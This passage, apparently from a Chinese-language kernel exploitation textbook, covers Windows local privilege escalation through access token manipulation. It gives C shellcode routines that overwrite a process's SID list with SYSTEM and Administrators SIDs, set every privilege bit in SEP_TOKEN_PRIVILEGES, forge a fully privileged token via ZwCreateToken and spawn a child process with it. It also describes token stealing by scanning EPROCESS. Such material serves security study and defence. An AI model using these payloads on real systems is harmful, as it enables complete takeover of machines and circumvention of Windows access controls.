如同我们期待的，访问标记保存了对 SID_AND_ATTRIBUTES 数组的引用，存储在偏移 0x90 处。UserAndGroups 数组中的 SID_AND_ATTRIBUTES 数量存储在 UserAndGroupCount 变量中，在偏移 0x78 处。类似于 UserAndGroup/UserAndGroupCount 域，也有一些相关的域记录那些受限的 SID——也就是 RestrictedSids 及其计数部分 RestrictedSidCount。由于没有受限的 SID 与这个进程相关联，所以 RestrictedSids 域保存的是 NULL 指针，而 RestrictedSidCount 变量的值是 0。在访问标记中需要寻找的另外一块重要的信息就是我们之前提到的权限列表。因为上面的数据结构片段引用的是 NT 6.x 内核，权限存储在 SEP_TOKEN_PRIVILEGES 位图中，在偏移 0x40 处。

警告　较早的 NT 5.x 内核发布版本以一个 LUID_AND_ATTRIBUTES 结构体的动态数组来实现权限列表，这个动态数组称为 Privileges，在偏移 0x74 处。与嵌入在访问

标记本身中的 SEP_TOKEN_PRIVILEGES 截然相反，Privileges 域仅仅是一个指向 LUID_AND_ ATTRIBUTE 结构数组的指针。

虽然我们已经在这个结构中找到了所需的信息，但是善于观察的读者应该已经注意到还有一对另外的意料之外的条目——SidHash 和 RestrictedSidHash 域。这两个域都是随着 NT 6.x 内核出现才提出的，并且它们分别存储着 UserAndGroup 数组和 RestrictedSids SID 数组的 hash 表。当使用相应的 SID 列表时，访问检查算法每次会检查这些 hash 表，以确保 SID 列表不能被修改。这样最主要的后果就是当处理 NT 6.x 内核时，我们就不能直接修改 SID 列表了（或者说至少在不更改相应 hash 表的情况下，我们不能这样做）。绕过这个障碍达到最终的目的有 3 种主要的备选方案：

1）在修改 SID 列表之后应用 hash 算法。

2）避免 SID 列表补丁并且只在权限位图上做修改，然后在用户态继续进行漏洞利用的操作。

3）直接将这个讨厌的访问标记用另外一个拥有更高权限级的进程的访问标记替换（标记偷换）。

为了简单的目的，在本书中不涉及 hash 的实现方法，但是将集中介绍如何实现剩下的两种方法。

编写 shellcode

这一节将介绍 3 种不同的 shellcode（已经写成了 C 语言格式的例程），我们能够在本地内核漏洞利用中使用它们提升当前正在执行的进程的权限。

第一段 shellcode 只在 NT 5.x 内核中有用，利用修改 SID 列表的方法（这段示例函数是以 32 位 Windows Server 2003 SP2 系统作为目标而编写的）。第二段 shellcode 使用权限修改的方法，并且能够在所有内核版本（本章中使用的这个样例函数是为了攻击 64 位 Windows Server 2008 R2 系统）中被触发。第三个 shellcode 利用访问标记偷取的方法。如同本章开头所介绍的，您能在 Trigger32.c 和 Trigger64.c 文件中发现所有这 3 个刚才提到的函数的源代码。下面，我们将讨论每个方法的优势和缺点。

SID 列表修改

实现 SID 列表修改功能最简单的办法是回顾一个代码片段。实现这一功能的函数称为 ShellcodeSIDListPatch()，有关的代码如下：

```
typedef struct _SID_BUILTIN
{
   UCHAR Revision;
   UCHAR SubAuthorityCount;
   SID_IDENTIFIER_AUTHORITY IdentifierAuthority;
   ULONG SubAuthority[2];

} SID_BUILTIN, *PSID_BUILTIN;

SID_BUILTIN SidLocalAdminGroup = {1, 2, {0,0,0,0,0,5},{32,544}};
SID_BUILTIN SidSystem          = {1, 1, {0,0,0,0,0,5},{18,0}};
```

```
PISID FindSID(PSID_AND_ATTRIBUTES firstSid,
              UINT32 count,
              ULONG rid)

{
   UINT32 i;
   ULONG lRid;
   PSID_AND_ATTRIBUTES pSidList = firstSid;
   for(i=0; i<count; i++, pSidList++)
   {
     PISID pSid = pSidList->Sid;
        lRid = pSid->SubAuthority[pSid->SubAuthorityCount-1];
        if(lRid == rid)
            return pSid;
   }

   return NULL;
}

VOID DisableDenyOnlySID(PSID_AND_ATTRIBUTES firstSid,
                        UINT32 count)
{
   UINT32 i;
   PSID_AND_ATTRIBUTES pSidList = firstSid;
   for(i=0; i<count; i++, pSidList++)
     pSidList->Attributes &= ~SE_GROUP_USE_FOR_DENY_ONLY;
}

VOID ShellcodeSIDListPatch()
{
   PACCESS_TOKEN tok;
   PEPROCESS p;
   UINT32 sidCount;
   PSID_AND_ATTRIBUTES sidList;
   PISID localUserSid,userSid;

   p = PsGetCurrentProcess();                                          [1]
   tok = PsReferencePrimaryToken(p);                                   [2]

   sidCount = GetOffsetUint32(tok,
       TargetsTable[LocalVersion].Values[LocalVersionBits]             [3]
                                 .SidListCountOffset);

   sidList = GetOffsetPtr(tok,
       TargetsTable[LocalVersion].Values[LocalVersionBits]             [4]
                                 .SidListOffset);

   userSid=sidList->Sid;
   LocalCopyMemory(userSid,                                            [5]
                   &SidSystem,
                   sizeof(SidSystem));
```

```
    DisableDenyOnlySID(sidList, sidCount);                              [6]
    RemoveRestrictedSidList(tok);                                       [7]

    localUserSid = FindUserGroupSID(sidList,                            [8]
                                    sidCount,
                                    DOMAIN_ALIAS_RID_USERS);

    if(localUserSid)
      LocalCopyMemory(localUserSid,                                     [9]
                      &SidLocalAdminGroup,
                      sizeof(SidLocalAdminGroup));

    PsDereferencePrimaryToken(tok);                                     [10]
    return;
}
```

上面的代码做了下面的事情：

- 找到正确的 EPROCESS 结构。
- 找到与此 EPROCESS 结构相关联的访问标记。
- 找到访问标记中的活动 SID。
- 移除存在的所有活动的 SID 中的只拒绝标志，并且清空存在的。

受限 SID 列表和计数器。

- 用内置的 NT AUTHORITY\SYSTEM SID 代替现在的用户所有者 SID。
- 用本地 BUILTIN\Administrators SID 代替本地 BUILTIN\Users Group SID。

下面我们详细讨论每个步骤。

定位 EPROCESS 结构

第一步是找到目标进程的 EPROCESS 结构。通过查看当前的内核处理器控制块（Kernel Processor Control Block，KPRCB），就可以发现与当前运行的进程相关联的 EPROCESS 结构，KPRCB 是一个未文档化的内部的内核结构，被内核执行程序所调用以实现不同功能。KPRCB 保存了一个对当前 ETHREAD（执行线程块）结构的引用，并依次保存了当前 EPROCESS 结构的引用。KPECB 位于内核处理器控制区（Kernel Processor Control Region，KPCR）中，KPCR 是一个能够通过特定的段寄存器很容易就访问的区域；在 32 位内核中，KPCR 能够通过 FS 段访问，而在 64 位内核中，KPCR 能够通过 GS 段访问。

如您所见，玩转内核需要对结构的布局有很好的了解，但是，这些布局随着内核版本或者其中一个包的升级会发生变化。更好的办法是使用外部的内核 API 以避免那些（可能最终没有什么用的）硬编码偏移带来的麻烦。在这种情况下，我们可以使用外部 API `PsGetCurrentProcess()`[1]。下面这一小段汇编代码是从 32 位 Windows Server 2003 SP2 系统的 `PsGetCurrentProcess()` API 中提取出来的，这个 API 符合我们之前的要求。它从 KCBP 中取得 ETHREAD 结构（FS:124h）并且随后从 ETHREAD 结构中取得位于 38h 偏移处的 EPROCESS 结构。这样一来就精确地返回了我们所需要的——也就是与当前执行进程相关联的 EPROCESS 结构。

```
.text:0041C4FA _PsGetCurrentProcess@0 proc near
.text:0041C4FA          mov     eax, large fs:124h
.text:0041C500          mov     eax, [eax+38h]
.text:0041C503          retn
```

我们很容易地获取到与当前执行进程相关联的 EPROCESS 结构，但是如果想得到一个完全不同的进程的 EPROCESS 结构，这该怎么办呢？巧的是确实有一个能够做这件事的导出 API，名称是 PsLookUpProcessByProcessId()，函数原型如下：

```
NTSTATUS PsLookupProcessByProcessId(
    IN HANDLE,
    OUT PEPROCESS *
    );
```

PsLookUpProcessByProcessId() 函数有两个参数。第一个是进程 ID（PID），第二个是一个指针，当函数成功返回时它存放了 EPROCESS 结构的地址；如果没有找到进程，就会返回 STATUS_INVALID_PARAMETER。

定位访问标记

第二步是获得与 EPROCESS 结构相关的访问标记。此外，我们可以深入挖掘内核中的结构以及它们的相对偏移量，或者可以采用更简单、更合理的方法利用一个导出 API；在这种情况下，可以使用 PsReferencePrimaryToken()[2]，它的函数原型如下：

```
PACCESS_TOKEN
PsReferencePrimaryToken(IN PEPROCESS);
```

这个函数只有一个参数，就是相关联的 EPROCESS 结构，返回访问标记的地址，并增加它的引用计数。

注意　当访问标记无法被多个进程引用时（例如，要偷取访问标记时），我们的例程就要多加留心，需要在提升目标进程的权限时调用相关的发布的 API PsDereferencePrimaryToken()。

访问标记修改

访问标记修改包括 5 个以活动的 SID 列表作为目标的步骤。步骤如下：

- 找到与当前 EPROCESS 结构相关联的访问标记。
- 找到访问标记中的活动 SID 列表。
- 如果存在，移除所有活动的 SID 中的只拒绝标志。
- 如果存在的话，移除受限 SID 列表。
- 用内置的 NT AUTHORITY\SYSTEM 账户 SID 代替现在的用户所有者 SID。

首先，我们要查看两个重要的访问标记域 UserAndGroupCount 和 UserAndGroup，它们描述了活动列表中的 SID。因为这些域中的内容属于不同的偏移，所以 [3] 和 [4] 中的代码使用了一个预先创建的偏移表去检索它们各自的内容。这个偏移表是可索引的，它使用与当前正在运行的 Windows 版本有关的运行时间索引来索引。

UserAndGroup 指针的地址在一个动态分配的 SID_AND_ATTRIBUTES 结构数组中。

每个结构都只有两个域：Sid 是一个指向保存有 SID 信息的 SID 结构体的指针；Attributes 是存储 SID 属性的标记。数组中的第一个结构体是所有者 SID，通常存储了当前的本地 / 域用户的 SID。在 [5] 所在的位置，函数把用户 SID 替换成原本存储在 SidSystem 变量中的本地 NT AUTHORITY\SYSTEM SID（S-1-5-18）。然后在 [6] 和 [7] 处，函数调用了 DisableDenyOnlySID() 和 RemoveRestrictedSidList()。DisableDenyOnlySID() 移除了所有的只拒绝 SID，去除了 SE_GROUP_USE_FOR_DENY_ONLY 标志，而 RemoveRestrictedSidList() 则移除了存在的受限 SID 列表，将指向此列表的指针赋值为 NULL，相对应的计数器的值重写为 0。

修改标记组

除了修改当前用户 SID，还要做的就是修改用户组，这是通过使用 FindUserGroupSid() 函数完成的。FindUserGroupSid()（在 [8] 处）定位本地 BUILTIN\Users Group SID。然后在 [9] 处，函数用存储在总体变量 SidLocalAdminGroup 中的 BUILTIN\Administrator group SID 替换掉 BUILTIN\Users Group SID。最后，在 [10] 处，使用相关的 API PsDereferencePrimaryToken() 发布本地访问标记（减少其内部的引用数量）。尽管有域组方案相关的设定，因为这个进程现在拥有本地系统和本地管理员相关权限，它实际上就能够访问所有的本地资源，能够添加新的本地管理员用户、改变本地安全策略等。

权限修改

我们已经知道，NT 6.x 内核引入了活动 SID 列表和受限 SID 列表校验的概念。通过使用权限修改的方法，我们能够避免修改 SID 列表，继而避免校验恢复步骤。权限修改例程可以划分为两个部分：

- 内核态提权

这种攻击的内核态部分要比 SID 修改方法简单。在 NT 6.x 内核中，通过重写访问标记中的权限位映像，添加一些超级权限并不难实现。实现内核态提权的 payload 是在一个名为 SHellcodePrivilegesAdd() 的函数中，它在名为 Trigger64.c 源文件中。

- 用户态提权

这种攻击的用户态部分的实现要比内核态部分麻烦得多，它涉及使用一个没有文档化的系统调用：ZwCreateToken()。代码创建一个新的标记并将其和一个新创建的进程相关联。用这种方法时，我们能够从零开始创建一个全新的具有任意的 SID 列表的标记。当内核 payload 已经执行后，当前的进程（或者是目标进程）就能够获得任何可能的权限（当然，也包括超级权限的子集），而且它几乎可以访问任何客体对象（使用 SeTakeOwnershipPrivilege），能够调试任何进程（使用 SeDebugPrivileges），甚至是加载一个定制的设备驱动（使用 SeLoadDriverPrivilege）。

正如我们所见到的，我们现在已经可以使用很多方法去提升我们对于本地系统的影响。我们选择介绍创建任意标记的方法，介绍这一方法的主要原因如下：

- 这种方法不牵涉加载设备驱动（没有破坏内核，避开了驱动签名）。
- 这种方法不牵涉系统服务代码注入（我们只工作在我们的进程上）。
- 这种方法不会窃取对象的所有权（也就是说，我们不会为了改变对象的所有权而去多次使

用 SeChangeOwnershipPrivilege 设置权限，而这样做可能会触发一些可疑的系统事件）。

- 我们可以间接地控制所有的访问控制机制（或者，最起码是那些与 SID 表、权限表甚至是完整性级别有关的）。

内核态 payload

照例，我们先看一段代码：

```
typedef struct _SEP_TOKEN_PRIVILEGES
{
     UINT64 Present;
     UINT64 Enabled;
     UINT64 EnabledByDefault;

} SEP_TOKEN_PRIVILEGES, *PSEP_TOKEN_PRIVILEGES;

VOID ShellcodePrivilegesAdd()
{
   PACCESS_TOKEN tok;
   PEPROCESS p;
   PSEP_TOKEN_PRIVILEGES pTokPrivs;

   p = PsGetCurrentProcess();                                    [1]
   tok = PsReferencePrimaryToken(p);                             [2]
   pTokPrivs = GETOFFSET(tok,                                    [3]
     TargetsTable[LocalVersion].Values[LocalVersionBits]
                               .PrivListOffset);

   pTokPrivs->Present = pTokPrivs->Enabled =                     [4]
                        pTokPrivs->EnabledByDefault =
                        0xFFFFFFFFFFFFFFFFULL;

   PsDereferencePrimaryToken(tok);
   return;
}
```

[1] 和 [2] 处使用和 ShellcodeSIDListPatch() 相同的方法获得访问标记。它们使用 PsGetCurrentProcess() 内核 API 去获得 EPROCESS 结构体，然后使用 PsReferencePrimaryToken() 内核 API 去引用访问标记。在 [3] 处，代码找到访问标记中的 SP_TOKEN_PRIVILEGES 结构体。和 SID 列表不同，在 NT 6.x 内核中这个结构体嵌入到访问标记中；GETOFFSET() 宏简单地把正确的偏量加到访问标记的指针上去找到 SEP_TOKEN_PRIVILEGES 结构体的域的开始位置。[4] 处的代码容易理解。它重写了 SEP_TOKEN_PRIVILEGES 中的所有二进制位，把所有可能的权限都加到当前的进程中。内核在权限位上没有执行任何的校验。尽管它不仅仅能够修改 Present 域，而且能够修改 Enable 域。在执行内核 payload 的步骤中开启它们，这能使我们不需要在随后的用户态提权阶段步骤中开启。

用户态提权

用户态提权例程包括了两个函数：CreateTokenFromCaller() 和 SpawnChild- WithToken()。CreateTokenFromCaller() 函数用来创建一个拥有任意权限的新的访问标记，并且要调用没有正式

文档化的 ZwCreateToken() API。SpawnChildWith-Token() 是对 CreateProcessAsUser() API 的一个简单封装，这个 API 的作用是派生出一个具备不同的访问标记的新进程。为了便于理解和讨论，下面列出了 CreateTokenFromCaller() 函数的主要部分。您可以在 Trigger64.c 源文件中查看全部代码。

```
BOOL CreateTokenFromCaller(PHANDLE hToken)
{
[ ... ]
if(!LoadZwFunctions(&ZwCreateTokenPtr))                                    [1]
   return FALSE;

__try
{
   ret = OpenProcessToken(GetCurrentProcess(),                             [2]
                          TOKEN_QUERY | TOKEN_QUERY_SOURCE,
                          &hTokenCaller);
   if(!ret)
     __leave;

[ ... ]

   lpStatsToken = GetInfoFromToken(hTokenCaller, TokenStatistics);
   lpGroupToken = GetInfoFromToken(hTokenCaller, TokenGroups);             [3]
   lpPrivToken = GetInfoFromToken(hTokenCaller, TokenPrivileges);          [4]

   pSid=lpGroupToken->Groups;

   pSidSingle = FindSIDGroupUser(pSid, lpGroupToken->GroupCount,           [5]
                       DOMAIN_ALIAS_RID_USERS);
   if(pSidSingle)
     memcpy(pSidSingle,                                                    [6]
            &SidLocalAdminGroup,
            sizeof(SidLocalAdminGroup));

   for(i=0; i<lpGroupToken->GroupCount; i++,pSid++)                        [7]
   {
  if(pSid->Attributes & SE_GROUP_INTEGRITY)
     memcpy(pSid->Sid,
            &IntegritySIDSystem,
            sizeof(IntegritySIDSystem));

     pSid->Attributes &= ~SE_GROUP_USE_FOR_DENY_ONLY;
  }

  lpOwnerToken = LocalAlloc(LPTR, sizeof(PSID));
  lpOwnerToken->Owner = GetLocalSystemSID();

  lpPrimGroupToken = GetInfoFromToken(hTokenCaller, TokenPrimaryGroup);
  lpDaclToken = (hTokenCaller, TokenDefaultDacl);

  pluidAuth = &authid;
  li.LowPart = 0xFFFFFFFF;
```

```
pli = &li;
sessionId = GetSessionId(hTokenCaller);                                    [8]

ntStatus = ZwCreateTokenPtr(hToken,                                        [9]
                            TOKEN_ALL_ACCESS,
                            &oa,
                            TokenPrimary,
                            pluidAuth,
                            pli,
                            &userToken,
                            lpGroupToken,
                            lpPrivToken,
                            lpOwnerToken,
                            lpPrimGroupToken,
                            lpDaclToken,
                            &sourceToken);

  if(ntStatus == STATUS_SUCCESS)
  {
    ret = SetSessionId(sessionId, *hToken);                                [10]
    sessionId = GetSessionId(*hToken);
    ret = TRUE;
  }

[ ... ]
```

总体来看，这个函数获得了当前进程的访问标记，提取出 SID 列表和权限列表，控制 SID 列表，并使用修改过的当前标记去创建一个全新的访问标记。

在 [1] 处，代码调用了 `LoadZwFunctions()`，它将 API `ZwCreateToken()` 的地址存储在函数指针 `ZwCreateTokenPtr` 中。因为这个函数并不是用来被第三方代码直接导入的，所以 `LoadZwFunctions()` 调用了 API `GetProcAddress()`，将 ntdll.dll 模块句柄作为参数传进去以使用运行时动态链接的方式取得 ZwCreateToken() 函数的地址。与我们列出内核模块的名称和基地址时提取 `NtQuerySystemInformation()`，使用的也是几乎相同的方法。

在 [2] 处，函数打开了当前进程的访问标记对象并将它的描述符存储在 `hTokenCaller` 句柄中。如之前看到的那样，Windows 下几乎每一个事物都是一个对象并且能够通过打开一个对象句柄来访问或者使用它。

在 [3] 和 [4] 处，函数从当前的标记中提取出当前的 SID 列表以及权限列表并将它们复制到用户态内存中。

在 [5] 处，函数调用了 `FindSIDGroupUser()` 定制函数，在之前介绍 SID 列表修改技术中用到过这个函数。它找到 BUILTIN\Users Group SID 并返回它在内存中的实际地址。在这里这个函数并不是在内核 shellcode 篡改内核结构时调用的，而是用来访问复制到用户态缓冲区的内核结构。这个函数在这种情形下能够很好地工作，这是因为我们感兴趣的结构布局已经在用户态复制中保存了。

然后在 [6] 处，函数使用 BUILTIN\Administrators group SID 替换了之前找到的 BUILTIN\Users Group SID。

[7] 处的循环再次扫描了 SID 列表，寻找一个完整性级别的 SID。从对 SID 的描述中我们得知，完整性级别由一类特殊的 SID 实现。当找到这样的 SID 后，代码使用系统完整性 SID 来重写它（如果我们不将 DRM 保护服务中使用到的受保护的进程完整性 SID 考虑在内，这是一种强大的完整性级别）。循环中的代码也清除了所有与只拒绝 SID 相关的标志。

在 [8] 处，函数获得当前的会话 ID。这个步骤需要进一步解释。会话的概念是随着终端服务的出现而出现的。终端服务的创建是为了让不同的用户通过多个图形终端共享同一个 Windows 系统。因为 Windows 最初并不是要设计成一个多用户环境，它将全部的名称分配给许多系统对象和资源。随着会话的出现，对象管理器能够从实质上分割全局对象的命名空间（例如 Windows 工作站、桌面等）以允许操作系统服务去访问各自的私有会话资源，就好像它们是全局的。会话 ID 唯一地确定一个给定的在系统中存在的会话。每次当一个用户以交互式的方式登录机器，Windows 创建一个新的会话，并将它同一个 Windows 工作站联系在一起。

为了使这个机制更加复杂化，Windows NT 6.x 内核引入了 session 0 隔离的概念。在旧的（NT 5.x）系统中，第一个登录上系统的用户和系统进程及服务共享一个相同的会话（Session 0）。然而，在 Windows NT 6.x 系统中，Session 0（第一个会话）是非交互式的，并且只能是系统进程和服务（隔离性）。当第一个交互用户登录时，将与 Session 1 关联，第二个用户是 Session 2，依此类推。Session 0 隔离将权限服务和交互控制的用户访问分离开，因此宣告了 Shatter –like 攻击的结束。[2]

但是为什么我们的会话数字对我们如此重要呢？答案取决于创建标记的方式。当一个新的访问标记（在 [9] 处）创建了，内核将 Session 0 设置为默认会话。我们假设正在进行来自本地控制台上的（在与 NT 6.x 系统打交道时）的漏洞利用或者是以远程终端服务会话的方式进行漏洞利用。如果我们采用修改了权限的访问标记运行新进程，子进程就会在默认的 Session 0 上运行，这使我们没有机会通过当前的 Windows 工作站 / 桌面去和进程进行交互了。

为了避免这个问题，我们可以通过 [10] 处的 `SetSessionSID()` 函数将访问标记会话设置为当前的会话。这个函数在内部调用了 API `SetTokenInformation()`，并在 [8] 处将之前获得的会话 ID 当做参数传进去。`SetSessionSID()` 需要调用进程拥有 SeTcb Privilege 权限，但是在现在这种情形下这并不是个问题，因为我们已经获得了系统中所有所有的权限，这要归功于执行的内核 payload。我们现在可以安全地运行子程序并使用 `SpawnChildWithToken()` 函数，下面是程序的一些摘录：

```
BOOL SpawnChildWithToken(HANDLE hToken, PTCHAR command)
{
[ ... ]
   pSucc = CreateProcessAsUser(hToken,
                               NULL,
                               (LPTSTR)szLocalCmdLine,
                               &sa, &sa,
                               FALSE,
                               0,
                               NULL,
                               NULL,
```

```
                                    &si, &pi);
[ ... ]
```

这个封装中唯一有意义的函数就是 CreateProcessAsUser() API。默认情况是，每个新创建的进程会继承其父进程的访问标记。然而，使用了这个 API 能够具体指定使用哪个访问标记；或许正如我们希望的，能够将 ZwCreateToken() 函数中创建的那个访问标记传进去。如果这个函数能够成功执行，我们将拥有一个具有最高权限级别的进程。图 6.5 展示了在产生子进程之前（在改变 SID 之前）内核 payload 已经执行过的访问标记（所有的权限都具备）。




图 6.5　内核执行后的进程

标记窃取

标记窃取技术是一种很知名的内核漏洞利用方法[3]，也在一些白皮书[4]中讨论过，它包括将目标进程的访问标记和另一个进程的访问标记进行替换。为了达到更好的效果，复制具有更多

权限的进程的访问标记到目标进程的访问标记中。因为访问标记并不是一个简单的结构，通常只是替换 EPROCESS 结构中的访问标记的引用。

这个方法既有优势又有缺点。先说优势。首先，只需要管理 EPROCESS 结构。其次，能够避免硬编码偏移量，因为我们知道访问标记的指针能够在 EPROCESS 结构中被定位到，并且有一个众所周知的 API：PsReferencePrimaryToken()，能用来获取访问标记的地址。我们需要做的就只是扫描 EPROCESS 结构，试图定位到这个 API 所返回的地址上。当找到这个地址后，就找到了正确的偏移，这样我们就能够用更多权限的访问标记去重写它。

我们还需要考虑一些其他的事情：EPROCESS 结构有多大，以及访问标记的地址是以何种方式存储在 EPROCESS 结构中的。

EPROCESS 结构的大小随着 Windows 版本的不同而变化，但是因为两个原因这些差别可能会被忽略：第一，这个结构总是分派到使用 4MB 的大页面（当 PAE 在 32 位的内核中激活时也可能是 2MB）来映射的 nonpages 池中。找到恰好存储在页面结尾边界的 EPROCESS 结构的几率很小，我们完全可以忽略这种可能性。而且访问标记的引用指针总是存储在这个结构的前半部分，我们总是能够使用 EPROCESS 结构各版本中最小的尺寸。

我们能够忽视这个问题的第二个原因是要利用的访问标记引用存储在 EPROCESS 结构中。下面的代码片段展示了在 Windows Server 2003 SP2 32 位系统中的访问标记引用。照例，我们使用了 WinDbg 的 dt 指令。

```
0: kd> dt nt!_EPROCESS

   +0x000 Pcb              : _KPROCESS
   +0x078 ProcessLock      : _EX_PUSH_LOCK

[ ... ]

   +0x0d4 ObjectTable      : _HANDLE_TABLE
   +0x0d8 Token            : _EX_FAST_REF

[ ... ]
```

其中，Token 域的类型是 _EX_FAST_REF。它的结构如下：

```
typedef struct _EX_FAST_REF{
    union
    {
        PVOID Object;
        ULONG RefCnt: 3;
        ULONG Value;
    };
} EX_FAST_REF, *PEX_FAST_REF;
```

EX_FAST_REF 结构体保存一个联合体。每个元素共享相同的空间；尤其是 RefCnt（引用计数器的简称）占据了存储空间的最低 3 位。访问标记结构总是使用一个 8 字节范围的队列分派，最后 3 位总是 0。这就意味着 Object 指针的最后 3 位，也就是访问标记地址存

储的地方，被用来作为一个引用计数器；因此保存了内存地址的这 3 个比特位的内容对于我们没有意义。为了计算正确的地址，当扫描 EPROCESS 结构去寻找访问标记正确的偏移量时，我们需要把最后 3 个比特位设为 0——可以简单地通过将其和 7 进行逻辑与操作。

